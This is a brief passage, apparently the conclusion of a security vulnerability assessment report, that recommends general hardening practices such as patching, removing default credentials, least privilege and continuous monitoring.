The findings highlight the importance of implementing a comprehensive security strategy that includes timely patch management, removal of default credentials, enforcement of strong authentication policies, secure configuration of network services, application of the principle of least privilege, regular vulnerability assessments, and continuous monitoring for suspicious activity. Addressing the identified vulnerabilities will significantly reduce the likelihood of successful attacks and improve the organization's overall cybersecurity resilience. The results of this assessment emphasize that proactive vulnerability management and security hardening are essential to protecting systems against modern cyber threats.